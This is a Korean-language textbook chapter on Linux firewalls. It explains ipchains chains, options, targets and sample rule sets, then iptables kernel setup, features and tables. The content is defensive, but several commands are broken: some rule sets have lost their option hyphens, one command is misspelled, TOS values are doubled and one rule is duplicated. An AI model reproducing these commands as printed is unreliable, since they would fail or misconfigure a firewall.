핵심부는 3가지의 방화벽사슬을 기본적으로 가지고 파케트려과를 시작한다.3가지 방화벽사슬은 입력(Input),출력(Output), 전달(Forward)이다. 입력(Input)사슬은 들어오는 파케트를 조사하고 전달(Forward)사슬은 외부의 다른 체계로 전달될 파케트를 조사한다. 마지막으로 출력(Output)사슬은 외부로 나가는 파케트을 조사한다. 실지 파케트를 사슬을 통하여 검사하는 일은 핵심부가 맡게 된다. 여기서 사슬은 규칙을 적용할 항목이고 규칙은 파케트을 처리하기 위한 기준이다.

— ipchains규칙

표 3-9는 ipchains의 사슬을 관리하기 위한 명령들이다. 보통 대부분의 사슬을 파케트려과를 위한 규칙목록으로 해석한다.

표 3-9. 파케트려과 규칙명령

명령	설명
-N	새로운 사슬을 만든다.
-X	사슬을 지운다.
-P	내장사슬에 대한 기본방책을 변경한다.
-L	모든 규칙을 현시한다.
-F	사슬로부터 규칙을 모두 지워버린다.
-Z	사슬의 모든 규칙에 대한 파케트계수값을 0으로 설정한다

표 3-10은 사슬의 규칙을 관리하는 명령을 나타낸다.

표 3-10. 사슬규칙관리명령

명령	설명
-A	사슬에 새로운 규칙을 추가한다.
-I	사슬에 새로운 규칙을삽입한다.
-R	사슬에서 특정 위치의 규칙을 교체한다.
-Dnum	사슬의 특정규칙(num)을 삭제한다.
-D	사슬에서 첫번째로 정합되는 규칙을 삭제한다.
-M-L	현재 가장(masquerade)된 접속규칙을 라렬한다.
-M-S	가장(masquerade)시간초과값을 설정한다.

ipchains는 파케트의 특성을 지정하기 위하여 여러가지 옵션들을 사용한다. 표 3-11은 파케트의 특성을 표현하는 옵션들이다.

표 3-11. 파케트의 특성옵션

옵션	설명
-s	파케트의 발신지를 명시한다.
-d	파케트의 도착지를 명시한다.
-p	파케트의 통신규약을 명시한다.
-I	규칙을 적용할 대면부이름을 명시한다.
-y	접속요청파케트인 SYN파케트을 허용하지 않는다.
-f	두번째 이후의 쪼각에 대해서 규칙을 명시한다.

① -s와 d옵션

이 옵션들은 파케트의 원천지와 목적지주소를 지정하기 위하여 리용한다.

이 옵션을 사용하여 원천지와 목적지IP주소를 지정하는 방법에는 네가지가 있다. www.Linuxzone.com과 같이 완전한 이름을 사용하는 방법과 192.168.1.2와 같은 IP주소를 사용하는 방법 그리고 192.168.1.0/255.255.255.0또는 192.168.1.0/24와 같이 IP주소의 그룹으로 표현하는 방법이 있다.

192.168.1.0/24와192.168.1.0/255.255.255.0은 모두 해당 망의 모든 IP주소를 나타낸다. 즉 192.168.1.0에서 192.168.1.255까지를 나타낸다. / 다음에 붙는 수자는 해당 망주소에서 중요한 부분의 bit수이다. 기본값은 255.255.255.255.를 나타내는 32이다. 0을 사용하면 모든 IP주소를 나타낸다.

-s와-d옵션뒤에 !를 추가할수 있는데 이것은 역규칙(inversion)을 설정하기 위해서이다. -s ! www.Linuxzone.com 과 같이 설정하였다면 이것은 www.Linuxzone.com에서 오지 않는 다른 모든 파케트를 의미한다.

② -p옵션

-p옵션을 사용하여 TCP나 UDP포구를 명시할 경우에는 포구를 지정할수 있을뿐 아니라 포구의 범위를 지정할수 있다. 실례로 1024:1030 과 같이 지정하면 이것은 1024포구에서 1030포구까지 총 7개의 포구를 의미한다. 만약 1024값이 생략된다면 이는 0번이 시작포구번호가 되고 1030이 생략된다면 65535번이 마지막 포구번호가 된다.

또한 포구는 www와 같은 이름으로도 지정할수 있다.

```
-p TCP -d ! 192.168.1.1 80
-P TCP -d 192.168.1.1 ! www
```

우의 례에서 첫번째 설정은 IP주소가 192.168.1.1이 아닌 모든 체계의 80포구를 사용하는 TCP 파케트를 의미한다. 두번째 설정은 IP주소가 192.168.1.1 인 체계의 80번 포구를 제외한 모든 TCP파케트을 나타낸다..

역규칙(inversion)설정은 통신규약을 지정하기 위한 옵션인 p옵션에도 붙일수 있다. -

p옵션을 사용하여 ICMP를 지정할 경우 ICMP는 부가적인 옵션을 가질수 있다. 그러나ICMP의 경우에는 포구가 없기때문에 그 의미는 다르다.

표 3-12는 ICMP파케트들중 가장 일반적인것들이다.

표 3-12. ICMP파케트

해당번호	이 름	용 도
0	Echo-reply	Ping
3	Destination-unreachable	TCP/UDP자료 교환
5	Redirect	경로데몬을 사용하지 않을 때의 경로선택
8	Echo-request	Ping
11	Time-exceeded	Traceroute

ICMP이름앞에는 역규칙(inversion)을 붙일수 없다.

③ -i옵션

-i옵션은 input사슬을 통과하는 파케트에 대한 대면부와 output사슬에 대한 대면부, 마지막으로 forward사슬에 대한 대면부를 지정할수 있다. 특히 대면부를 지정할 경우 반드시 해당 대면부가 동작하고있을 필요는 없다. 해당 대면부가 동작할 때까지는 정의된 규칙이 어떠한 경우에도 해당되지 않기때문이다.

-i옵션에 역규칙(inversion)을 적용할수 있다.

④ -f옵션

파케트의 크기는 언제나 한번에 전송되기에 적절하지 않다. 때로는 한 회선을 통하여 파케트가 전달되기 어려운 때가 있다. 이때는 파케트가 여러개의 쪼각으로 분할되여 전달된다. 그러면 파케트를 수신하는 쪽에서는 다시 이 쪼각난 파케트들을 원래 파케트로 재조립을 하게 된다.

그러나 여기에 문제점이 하나 있다. 앞에서 언급한 파케트려파에서 고찰대상인 원천지나 목적지포구 그리고 ICMP류형과 코드 등은 모두 파케트의 시작부분 즉 파케트의 첫번째 쪼각에만 존재한다는것이다. 핵심부는 파케트의 첫번째 시작부분을 조사하여 그 파케트를 판단하기때문에 나머지 쪼각들에서 문제가 생길수있다. 체계핵심부 콤파일시 아래의 옵션을 설정한후 콤파일하였다면 문제가 되지 않는다.

IP: always defragment

만약 우의 옵션을 넣지 않고 핵심부를 콤파일하였을 경우에는 다음과 같이 설정하면 문제가 생긴다.

-p TCP -s 192.168.1.1 80

우의 설정에서 첫번째 파케트는 문제없이 처리된다. 하지만 나머지 파케트들은 우의 규칙에 일치하지 않게 된다. 그러나 -f옵션을 사용하면 두번째 파케트쪼각들에 대해서도 규칙을 명시할수 있다.

— 려파효과

파케트가 설정된 규칙에 부합되면 규칙에 대한 byte계수기가 파케트의 크기만큼 증가하고 또한 파케트의 계수기도 증가한다. 또한 규칙에서 요구되는 경우에는 파케트를 기록하고 봉사류형마당을 변경할수도 있다. 마지막으로 규칙에서 요구하는 경우 파케트를 표시하며 규칙의 목표를 결정할수도 있다. 그러면 려파효과에 대한 구체적인 내용을 고찰해보자.

① 규칙의 목표결정

목표는 핵심부가 규칙에 맞게 파케트를 어떻게 처리할것인가를 결정하는것이다. 목표를 지정하기 위해서는 j를 리용한다. 규칙의 목표에는 6가지가 있다.

우선 3가지는 이미 언급한 ACCEPT, REJECT, DENY이다. 나머지는 MASQ, REDIRECT, RETURN이다. MASQ는 가장동작을 수행하도록 목표를 지정하고 REDIRCT는 파케트의 방향을 무조건 지역포구로 변경한다. 마지막으로 RETURN은 즉시 사슬의 마지막 항목에서 탈퇴하도록 하는것이다.

② 파케트기록

규칙에 일치하는 파케트에 대해서 -l을 사용하여 기록을 할수 있다. 이것은 정상적인 파케트의 기록보다도 례외상황을 기록하여 발견하려고 할 때 사용한다.

③ 봉사류형마당변경

IP머리부(header)에서 일반적으로 자주 사용되지 않는 4개의 비트를 봉사류형(TOS, Type of service)비트라고 한다. 이 4개의 비트는 최소지연(Minimum delay), 최대전송률(Maximum Throughput), 최대믿음성(Maximum Reliability), 최소경로 (Minimum cost)를 나타낸다. 이것들은 한번에 하나만 설정할수 있다. 표 3-13은 봉사류형(TOS, Type of service)의 이름과 그에 해당한 값을 나타낸다.

표 3-13. 봉사류형(ToS:Type of Service)

봉사류형	16진수값	용도
최소지연(Minimum delay)	0x010x10	ftp, telnet
최대전송률(Maximum Throughput)	0x010x08	ftp-data
최대믿음성(Maximum Reliability)	0x010x04	Snmp
최소경로(Minimum cost)	0x010x02	nntp

일반적인 사용방법을 본다면 telnet나 ftp에 대해서는 최소지연(Minimum delay)을 사용하고 ftp자료(ftp-data)에 대해서는 최대전송률(Maximum Throughput)을 사용하는것이다. 아래와 같이 간단한 설정을 실례로 들수 있다.

```
ipchains -A output -p tcp -d 0.0.0.0/0 telnet t 0x01 0x10
ipchains -A output -p tcp -d 0.0.0.0/0 ftp  -t 0x01 0x10
ipchains -A output -p tcp -d 0.0.0.0/0 snmp -t 0x01 0x04
ipchains -A output -p tcp -d 0.0.0.0/0 nntp -t 0x01 0x02
```

우의 실례에서 -t를 사용한것은 전달 변수를 2개 받기 위해서이다.

- 전체 사슬에 대한 동작

ipchains는 련관된 규칙을 하나로 묶어서 사슬에 넣을수 있는 편리한 기능을 제공한다. input, output, forward와 같은 내장사슬과 ACCEPT, REJECT, DENY, RETURN, REDIRECT와 같은 내장목표의 이름과 같지만 않다면 사슬의 이름은 어떻게 만들어도 상관없다. 단지 사슬의 이름은 최대로 8개 문자로 제한된다.

— ipchains 활용

지금까지 ipchains를 리용하여 파케트에 대한 규칙을 설정할수 있는 방법에 대해서 고찰하였다. 여기서는 직접 여러가지 경우를 가정하여 ipchains를 사용해보자.

① 단일규칙적용

ipchains를 사용할 경우 대부분의 경우에는 -A로 사슬에 새로운 규칙을 추가하고 D를 사용하여 사슬에 규칙을 제거하는 명령을 가장 많이 사용한다. 간단하게 아래와 같이 ping응답에 대한 규칙을 만들어보자.

```
ipchains -A input -s 127.0.0.1 -p icmp -j DENY
```

우의 실례는 input사슬에 127.0.0.1로부터 들어오는 파케트들중 통신규약이 ICMP에 해당하는것들을 검사하여 DENY로 설정한것이다. 이와 같이 설정하게 되면 아무리 127.0.0.1로 ping응답을 기다려도 응답은 오지 않게 된다. ping에 대한 응답은 오지 않지만 프로그람을 기다리는 시간이 있기때문에 계속 지연된다.

그럼 반대로 규칙을 지워보자. ipchains에서 규칙을 지우는 방법에는 2가지가 있다.

첫번째 방법은 사슬의 규칙번호를 리용하는 방법이고 또 다른 방법은 -D를 사용하는 방법이다. 하지만 규칙번호를 사용하여 규칙을 지우는 방법은 해당 규칙의 번호를 알고있어야만 가능하다. 우와 같은 경우에는 해당 사슬에 규칙을 오직 하나를 설정하였으므로 규칙번호는 1이 될것이다. 규칙이 사슬에 옳게 적용되였는지 확인하기 위해서는 아래와 같은 명령으로 확인할수 있다.

```
ipchains -L input
```

아래의 명령은 규칙번호를 사용하여 규칙을 지우는 명령이다. 우에서 언급한 명령을 리용하여 삭제할 규칙의 번호를 알고있다면 다음과 같은 방법으로 규칙을 지울수 있다.

ipchains -D input 1

류사하게 다음의 명령은 -D를 사용하여 규칙을 지우는 명령이다. 만약 앞에서와 같이 규칙의 번호를 알지 못할 경우에는 이와 같이 규칙을 지울수 있다. 단순히 규칙을 만들 때 사용한 명령에서 -A를 -D로 바꾸면 된다.

ipchains -D input -s 127.0.0.1 -p icmp -j DENY

우와 같이 해당 규칙을 지우기 위해서는 -D와-A를 사용한 명령에서 사용하는 옵션들은 모두 동일해야 한다. 만약 동일한 규칙이 사슬에 있는 경우에는 가장 첫번째 규칙이 지워진다.

② 사슬다루기

ipchains에는 기본적으로 입력(input), 출력(output), 전달(forward)과 같은 3개의 사슬이 존재한다. 하지만 많은 경우에 방화벽설정을 이 3개의 사슬을 가지고 하기에는 부족한것이 많다 . 매 개인마다 속한 망의 구조와 환경에 따라 모두 다른 방화벽을 구성하기때문에 자신의 사슬이 필요한 경우는 얼마든지 있을수 있다.

여기서는 새로운 사슬의 생성과 삭제, 사슬을 초기화하는 방법에 대해서 고찰한다.

☞ 사슬생성

다음과 같은 방법으로 간단하게 새로운 사슬을 생성할수 있다.

ipcahins -N newchain

새로운 사슬을 생성하는 -N대신에-L을 사용하여 해당 사슬이 생성된것을 확인할수 있다. 이제 newchain이라는 이름으로 생성된 사슬에 규칙들을 추가하여 사용하면 된다.

☞ 사슬삭제

사슬을 삭제하는 방법도 사슬을 생성할 때와 마찬가지로 아래와같이 매우 간단하다.

ipchains -X newchain

다시 사슬을 확인해보면 사슬이 삭제되여서 해당 이름으로 존재하는 사슬을 찾을수 없다는 통보를 받을것이다. 사슬을 삭제하기 위해서는 몇가지 제한조건이 있다. 우선 삭제할 사슬은 아무런 규칙을 가지지 않는 빈사슬이여야 한다. 또한 삭제할 사슬은 다른 규칙의 목표로 설정되여 있으면 삭제할수 없다. 또한 기본 3가지 내장사슬은 삭제할수 없다.

☞ 사슬에서 규칙지우기

사슬에서 모든 규칙들을 지우기 위해서는 다음과 같은 명령을 리용하여 간단히 할수 있다.

만일 사슬을 지정하지 않고 사슬에서 규칙을 지우는 명령을 리용하는 경우 모든 사슬

의 내용이 없어지게 되므로 주의하여야 한다.

☞ 사슬규칙보기

지금까지 사슬의 생성과 삭제, 사슬에서 규칙지우기에 대해서 고찰하였다. 그러면 이러한 명령들이 정상적으로 실행되였는지 확인할 필요가 있다. 다음과 같은 명령을 리용하여 사슬내부의 규칙들은 물론 특정사슬에 대한 확인도 할수 있다.

ipchains -L newchain

우에서 사슬이름이 생략된 경우에는 모든 사슬을 표시하게 된다. 사슬에 비록 규칙이 없다고 해도 표시된다. 사슬의 규칙을 보기 위한 -L명령과 함께 사용할수 있는 옵션들이 3개 있다. 표 3-14에서 이 옵션들에 대해서 구체적으로 보여주고있다.

표 3-14. L명령옵션

옵션	설명
-v	파케트, 바이트, 계수기, TOS 마스크, 대면부 그리고 파케트표식과 같은 세부적인 규칙들도 볼수있다.
-x	파케트, 바이트, 계수기의 값들을 완전한 수자로 표시해 준다. 보통 파케트, 바이트, 계수기값은 1000,1000000,1000000000에 대해서 각각 K, M, G와 같은 접미사를 사용한다.
-n	IP주소 살펴보기를 하지 않게 한다. 만약 DNS가 제대로 설정되지 않아 시간적지연이 발생하거나 DNS요청을 려과한 경우에 유용한다.

☞ 계수기재설정

계수기값을 0으로 재설정하는 방법은 지금까지 고찰한 사슬 다루는 명령들처럼 역시 간단하다. 다음의 명령을 리용하여 계수기를 0으로 만들수 있다.

ipchains -Z newchain

그러나 여기에 약간의 문제점이 있다. 드문 경우이지만 재설정 바로 전의 계수기값을 알아야 할 필요가 있을수 있다. 이런 경우 -Z명령을 리용하여 계수기값을 0으로 재설정하기 직전에 지나가는 경우가 발생할수 있다. 이러한 문제를 해결하기 위해서 -L과 -Z를 같이 사용하면 된다. 하지만 이렇게 사용할 경우에는 하나의 단일 사슬에 대해서 명령을 내릴수가 없다. 그러므로 모든 사슬을 동시에 0으로 만들어야 한다.

③ 방책설정하기

방책을 설정하기 전에 우선 파케트가 어떤 경로를 통하여 어떻게 처리되는지 고찰하자. 표 3-15는 체계로 전달된 파케트가 거치는 경로들이다.

표 3-15. 파케트의 경로

단　계	설　명
검사합 (checksum)	파케트가 가장 처음으로 거치는 단계이다. 파케트가 전송도중에 손상되였가를 검사하여 손상된 파케트는 무시된다.
정상성검사 (sanity)	입력사슬단계로 가기 전에 사슬의 정상성을 검사하는 단계이다. 만약 문제가 있는 파케트가 사슬로 들어가게 되면 사슬안의 규칙에 혼란을 초래할수 있으므로 여기서 검사를 하여 이 단계에서 문제가 있는 파케트들은 무시된다.
입력사슬 (input chain)	파케트가 가장 처음으로 거치는 방화벽사슬이다. 입력사슬의 검사결과 DENY 또는 REJECT에 해당되지 않으면 다음 단계로 넘어간다.
역가장 (Demasquerade)	파케트가 역가장된 파케트인지 검사하여 파케트를 역가장하고 출력사슬로 곧장 보낼지를 결정하는 단계이다.
경로설정 (Routing Decision)	경로조종코드를 거쳐 목적지마당을 검사한다. 검사 결과에 따라 지역프로쎄스로 전송되는지 또한 외부로 전송되는가에 대해서 판단한다.
지역 프로쎄스 (Local Process)	경로설정 다음 단계로 파케트를 보내거나 받을수 있다.
지역 (Local)	지역프로쎄스에 의해서 생성된것이 아니라면 전달사슬에 대해서 검사를 한다. 그렇지 않다면 출력사슬로 보낸다.
전달사슬 (Forward Chain)	국부체계에서 외부체계로 나가는 파케트에 대해서 사슬검사를 한다.
출력사슬 (output chain)	파케트를 외부로 전송하기전에 마지막으로 사슬규칙을 검사한다.

체계로 들어온 파케트는 표 3-15의 단계를 거치게 된다. 파케트가 들어오면 핵심부는 파케트를 우선 입력사슬을 사용하여 검사한다. 입력사슬을 통과한 파케트가 다른 체계로 전송되여야 하는 경우에는 전달사슬로 전송되고 마지막으로 출력사슬을 거쳐 나가게 된다. 사슬로 들어온 파케트들은 해당 사슬의 규칙에 적용된다. 만일 한 규칙에 적용되지 않는다면 다음 규칙에 적용된다. 더이상 적용될 규칙이 없게 되면 파케트는 사슬의 방책에 의해서 동작여부(접수, 거부)가 결정된다.

지금까지 어떻게 파케트가 사슬을 통과하는가에 대해서 고찰하였다. 여기서 알수 있는것처럼 파케트는 방책에 많은 영향을 받는다. 그러나 이러한 방책은 오직 3개의 내장사슬만이 가질수있다. 내장사슬이 가질수 있는 방책은 아래의 4가지중 하나이다.

☞ ACCEPT
☞ DENY
☞ REJECT
☞ MASQ

여기서 MASQ는 오직 전달사슬만이 가질수 있는 방책이다.

④ 파케트검사

파케트가 체계로 들어오게 되면 사슬을 통과하면서 검사를 받게 된다. 그러나 사슬에서 어떠한 검사결과가 나왔는지 볼수가 없다. 그러나 때로는 어떻게 결과가 나왔는지 알아야 할 필요성이 있다. 사슬을 고쳐야 할 경우가 바로 그렇다. 이런 경우에는 -C명령을 사용하여 파케트를 검사할수 있다.

-C명령을 사용하면 핵심부가 파케트를 검사하여 결과를 출력하게 된다. 여기서 주의할 점이 있다. 파케트에 대한 설명은 일반적인 규칙을 따른다. 하지만 여기에 꼭 지정하여야 할 옵션들이 있다. -p(통신규약), -s(발신지 주소), -d(목적지 주소), -i(대면부)가 바로 그것들이다. 만일 통신규약이 TCP나 UDP인 경우에는 원천지와 목적지의 포구를 지정하여야 한다. -f옵션을 리용하였다면 해당되지 않는다. 반면에 통신규약이 ICMP인 경우에는ICMP류형과 코드를 꼭 지정하여야 한다.특히 통신규약이 TCP인 경우에는 파케트에 SYN비트가 설정되여있다는것을 나타내기 위하여 -y 옵션을 사용할수 있다.

다음의 실례는 192.168.1.1의 웨브봉사포구에서 192.168.1.2의 웨브봉사포구로 향하는 TCP SYN파케트가 입력사슬에서 어떤 결과를 출력하는가를 보여주고있다.

```
ipchains -C input -i eth0 -p tcp -y -s 192.168.1.1 80 -d 192.168.1.2 www
```

⑤ ipchains설정

여러가지 실례들을 통하여 ipchains를 리용한 방화벽설정에 대해서 구체적으로 고찰하자.

☞ 기본방책 설정

```
ipchains -F input
ipchains -P input REJECT
ipchains -F output
ipchains -P output REJECT
ipchains -F forward
ipchains -P forward REJECT
```

우에서 설정한 기본방책은 기본사슬에 대해서 파케트를 거부하는것이다.

☞ 입력사슬방책설정

```
#part 1
ipchains   A input   i eth1   s 192.168.1.0/24   d 0/0   j ACCEPT

#part 2
ipchains   A input   i eth0   s 0/0   d 128.134.57.73/32   j ACCEPT

#part 3
ipchains   A input   i lo   s 0/0   d ACCEPT

#part 4
ipchains  A input  i eth0 s 10.0.0.0/8 d 0/0   j DENY
ipchains  A input i eth0 s 127.0.0.0/8 d 0/0 j DENY
Ipchains A input i eth0 s 172.16.0.0/16 d 0/0 j DENY
Ipchains A input i eth0 s 192.168.0.0/24 d 0/0 j DENY

#part 5
Ipchains A input i eth0 s 128.134.57.73/32 d 0/0 j DENY

#part 6
Ipchains A input p tcp j DENY s 0.0.0.0/0 i eth0 d 0.0.0.0/0 1:1024
Ipchains A input p udp j DENY s 0.0.0.0/0 i eth0 d 0.0.0.0/0 1:1024

#part 7
Ipchains A input i eth0 s 0/0 d 255.255.255.255/32 j DENY
Ipchains A input i eth0 s 0/0 d 128.134.57.255/32 j DENY
Ipchains A input p icmp i eth0 s 0/0 d 128.134.57.255/32   j DENY
```

그림 3-12. 입력사슬설정

그림 3-12에 대한 자세한 설명은 다음과 같다.

Part 1: 내부에서 외부에로 망접근을 허용한다.
Part 2: 외부에서 공인IP로 접근을 허용한다.
Part 3: 내부대면부에 대해서 모두 허용한다.
Part 4: 외부에서 사설망으로의 접근을 막는다.
Part 5: 외부에서 IP주소를 속여서 접근하는것을 막는다.
Part 6: 1번에서 1024번까지의 봉사에 대한 포구를 막는다.
Part 7: 처음 2줄은 외부방송(Broadcast)및 내부방송(Multicast)을 막는다. 마지막 줄은 ICMP파케트로 외부 및 내부방송하는것을 막는다.

☞ 출력사슬방책설정

```
#part 1
ipchains A output i eth1 s 0.0.0.0/0 d 192.168.1.0/24   j ACCEPT
#part 2
ipchains A output i eth1 s 0.0.0.0/0 d 192.168.1.0/24   l   j REJECT
#part 3
ipchains A output i eth0 s 192.168.1.0/24 d 0.0.0.0/0   l   j REJECT
#part 4
ipchains A output i eth0 s 128.134.57.73/32 d 0.0.0.0/0   j ACCEPT
#part 5
ipchains A output i lo s 0.0.0.0/0 d 0.0.0.0/0 j ACCEPT
ipchains A output s 0.0.0.0/0 d 0.0.0.0/0 l j REJECT
```

그림 3-13. 출력사슬설정

그림 3-13에 대한 자세한 설명은 다음과 같다.

Part 1: 국부내부망으로의 전송을 허용한다.

Part 2: 사설IP의 경로조종을 막는다.

Part 3: 사설IP의 가장동작을 막는다.

Part 4: 허용된 공인 IP에서 외부망으로 나가는것을 허용한다.

Part 5: 첫번째 줄은 Loopback으로 나가는것을 허용하는것이다. 두번째 줄은 첫번째 규칙을 제외한 모든것을 차단한다.

☞ 전달사슬방책 설정

```
#part 1
ipchains A forward i eth0 s 192.168.1.0/24 d 0.0.0.0/0   j MASQ
#part 2
ipchains A forward i eth0 p tcp s 192.168.1.0/24 100:110 d 0/0
1024:65535   j DENY
ipchains A forward i eth0 p tcp s 192.168.1.0/24 100:110 d 0/0
1024:65535   j DENY
```

그림 3-14. 전달사슬

그림 3-14에 대한 자세한 설명은 다음과 같다.

Part1: 사설 IP의 외부접속을 허용한다.

Part2: userlink를 리용하여 내부망으로부터 포구번호 100번에서 110번까지의 Netbios 파케트의 외부전송을 막는다.

2) iptables

iptables는 핵심부판본 2.4.x이상부터 IP방화벽관리도구로 사용되는 도구이다. 기본적인 문법과 명령, 옵션들은 ipchains와 매우 류사하기때문에 ipchains에 익숙한 사용자라면 어렵지 않게 iptables를 사용할수 있다. iptables의 특징은 표형식으로 관리를 한다는것이다. 그리고 규칙의 순서가 중요하다.

iptables와 ipchains는 명령과 옵션에서도 몇가지 달라진 점을 제외하고는 대부분 동일하다. 대표적인 차이점을 살펴보면 우선 iptables에서는 더 이상 가장(masquerading) 시간초과를 설정하지 않는다. 이 시간초과구역이 NAT의 내부구조의 시간보다 길기때문이다. 또한 iptables에 추가된 내용은 생성된 사슬의 이름을 바꿀수 있는 -E명령을 사용할수 있다는것이다.

기본적인 사용법은 ipchains부분을 참고하면 된다.

— iptables의 설치

방화벽은 핵심부수준에서 동작하기때문에 먼저 핵심부에서 방화벽이 동작할수 있도록 설정되여야 한다. 핵심부원천등록부인 /usr/src/Linux에서 make menuconfig를 실행하여 Networking options를 선택한 다음 IP:Netfilter Configuration을 선택한다. iptables에서 제공하는 기능만큼 여러가지 항목이 있는데 이 가운데서 몇가지 항목을 보면 다음과 같다.

```
<*> Connection tracking (required for masq/NAT)
<*> FTP protocol support
< > IRC protocol support
< >Userspace queueing via NETLINK(experimental)
<*>IP tables support(required for filtering/masq/NAT)
<*>limit match support
< >MAC address match support
< >netfilter MARK matchsupport
<*>multiple port match support
<*>TOS match support
<*>LENGTH match support
<*>TTL match support
<*>tcpmss match support
<*>connedtion state match support
```

```
<*>Unclean match support (EXPERIMENTAL)
<*>Owner match support (EXPERIMENTAL)
<*>Packet filtering
<*>REJECT target support
<*>MIRROR target support (EXPERIMENTAL)
<*>Full NAT
<*>MASQUERADE target support
<*>REDIRECT target support
<*>Basic SNMP-ALG support(EXPERIMENTAL)
<*>Packet mangling
<*>TOS target support
< >MARK target support
< >LOG target support
< >TCPMSS target support
```

그림 3-15. IP:Netfilter Configuration차림표

우의 차림표는 핵심부 2.4.18을 기준으로 한것이므로 핵심부판본에 따라 약간 다르다.

매개의 기능을 모듈로 설정해도 되지만 static를 선택하여 정적으로 포함시키는것이 좋다. 우에서 선택한 매개 항목에 대하여 알아보자.

① Connection tracking (required for masq/NAT)

방화벽을 통해 어떠한 파케트가 통과했는가에 대한 기록을 보관하는 기능이다. 이 기능은 NAT를 리용할 때도 필요하다.

② FTP protocol support

FTP는 다른 규약과 달리 두개의 포구가 복잡하게 동작하므로 별도의 FTP련결추적기능이 필요하다.

③ IP tables support(required for filtering/masq/NAT)

방화벽관리를 위해 iptables프로그람을 사용하므로 선택한다.

④ limit match support

규칙에 정합되는 개수나 비률을 제한할수 있는 기능으로서 DoS공격을 차단하거나 불필요한 일지기록을 일일이 남기지 않도록 할 때 필요하다.

⑤ TOS match support

IP파케트의 TOS값을 지정할수 있도록 지원한다.

⑥ Connedtion state match support

상태추적에 따라 정합할수 있는 기능을 제공한다.

⑦ Packet filtering

INPUT, FORWARD, OUTPUT chain을 통해 파케트려파기능을 제공한다.

⑧ REJECT target support

정합되는 파케트에 대해 DROP하지 않고 REJECT를 리용하도록 제공한다.

DROP대신 REJECT할 경우 특정한 icmp error통보문을 보내는 기능을 제공한다.

⑨ Full NAT

nat표를 사용하여 포구넘기기를 리용할수 있도록 제공한다.

⑩ Packet mangling

mangle표를 사용하여 파케트의 TOS값을 지정할수 있도록 제공한다.

⑪ TOS target support

경로지정하기전에 IP파케트의 TOS값을 지정할수 있도록 제공한다.

우와 같은 항목들을 선택한후 핵심부를 콤파일하고 체계를 재기동한 후 새로운 핵심부를 적용한다. 그리고 iptables가 설처되여있지 않다면 http://www.netfilter.org/에서 최신판본의 iptables프로그람을 내리적재하여 압축을 푼 다음 make;make install로 콤파일하여 설치하면 /usr/local/sbin/등록부에 iptables실행파일이 생성된다. 이 파일을 /sbin 등록부에 복사하여 쉽게 사용할수 있도록 한다.

— iptables의 기능

① 상태추적(Stateful Inspection) 기능

방화벽을 통과하는 모든 파케트에 대한 상태를 추적하여 기억기에 보존하고있다가 종전의 련결을 가장하여 접근할 경우 기억기에 저장된 목록과 비교하여 적합하면 통과하고 그렇지 않으면 거부하는 기능으로서 지능화된 공격시도를 차단할수 있는 방화벽의 고급기능의 하나이다.

② 향상된 정합기능

파케트의 주소와 포구이외에 다양한 정합기능을 제공하여 현재의 련결상태, 포구목록, MAC주소, 파케트송신지의 사용자나 그룹 또는 프로쎄스, IP머리부의 TOS 등 여러가지 조건을 리용하여 세부적인 려파기능이 가능하다.

③ 향상된 기록기능

정합되는 파케트에 대해 사용자가 원하는대로 쉽게 기록에 남길수 있다.

④ 주소변환기능

이전에는 NAT를 리용하기 위해 따로 분리되였던 가장(ipmasqadm)기능이 자체적으로 포함되여있어 NAT를 위해 별도의 프로그람을 리용할 필요가 없다.

— iptables방책

iptables에서 내장사슬이 가질수 있는 방책은 다음과 같다.

☞ ACCEPT

☞ DROP

ACCEPT는 파케트을 받아들이도록 방책을 설정하는것이고 DROP은 파케트을 거부하도록 방책을 설정하는것이다.

— iptables표의 종류

표에는 nat, mangle, filter가 있으며 이외 다른 표는 별도로 생성하거나 삭제할수 없으며 그럴 필요도 없다. 그러나 사슬은 별도로 생성하고 삭제할수 있다. 특정한 표를 지정하려면 -t라는 옵션을 사용하면 되는데 별도로 지정하지 않을 때에는 기본적으로 filter표로 인식된다.

☞ nat

nat표는 파케트를 려과하거나 ttl 등 특성을 변환하는 기능은 없으며 단지 방화벽으로 향하는 파케트를 방화벽이 보호하는 내부망의 다른 주소로 주소변환하거나 방화벽내부망에서 방화벽을 통하여 외부망으로 나갈때 사용된다. nat는 POSTROUTING과 PREROUTING사슬이 주로 사용되는데 POSTROUTING은 원천 NAT(SNAT)목표와 정합되여 내부망에서 방화벽을 통하여 외부로 나갈 때 사용되며 PREROUTING은 목적 NAT(DNAT)목표와 정합되여 주로 외부에서 방화벽 내부봉사기로 향하는 파케트를 방화벽이 보호하는 내부봉사기로 주소변환할 때 사용된다.

☞ filter

방화벽의 기본표로서 특정한 규칙에 따라서 파케트를 려과하거나 통과시키는 역할을 수행한다. filter표에는 3개의 기본사슬이 있는데 INPUT는 방화벽 자체로 향하는 파케트에 대한 려과기능을 담당하며 FORWARD는 방화벽 자체가 아닌 방화벽을 통과하여 방화벽이 보호하는 다른 봉사기 등으로 향하는 파케트에 대한 려과기능을 수행하며 OUTPUT는 방화벽에서 나가는 파케트에 대한 려과기능을 담당한다.

☞ mangle

파케트의 TTL이나 TOS값을 변경할 때 사용된다. mangle표는 PREROUTING과 OUTPUT사슬로 이루어져있는데 PREROUTING에서는 경로가 결정되기 전에 방화벽으로 들어오는 파케트에 대해 변경하고 OUTPUT사슬에서는 내부에서 생성된 파케트가 방화벽을 통하여 나갈 때 변경한다.

— iptables 확장

iptables는 새로운 형태를 제공하기 위하여 확장이 가능하다. 또한 핵심부확장도 가

능하다. iptables의 확장은 서고형태로 일반적으로 /usr/local/lib/iptables에 위치한다. 확장은 두가지 형태가 있다.

즉 목표(target)확장과 정합(match)확장이 있다. 확장은 옵션뒤에 적재가 된다.

① 정합확장

정합확장에는 여러가지 형태가 있는데 여기서는 가장 대표적인 몇가지 확장에 대해서 고찰한다.

☞ TCP확장

TCP확장의 경우는 p옵션을 리용하여 통신규약을 지정하고 다른 적용이 지정되지 않으면 자동적으로 적재가 된다. 표 3-16은 TCP확장에 쓰이는 옵션들이다.

표 3-16. TCP확장에 쓰이는 옵션

옵션	기능
--tcp-flags	기발지시자를 설정한다. 기발지시자목록마스크와 지시자 2개의 상태를 나타낸다.
--syn	--tcp-flags SYN, RST, ACK, SYN의 략어이다.
--sport	원천지 TCP포구나 포구범위를 설정한다.
--dport	목적지 TCP포구나 포구범위를 설정한다.
--tcp-option	TCP옵션을 검사한다.

☞ UDP확장

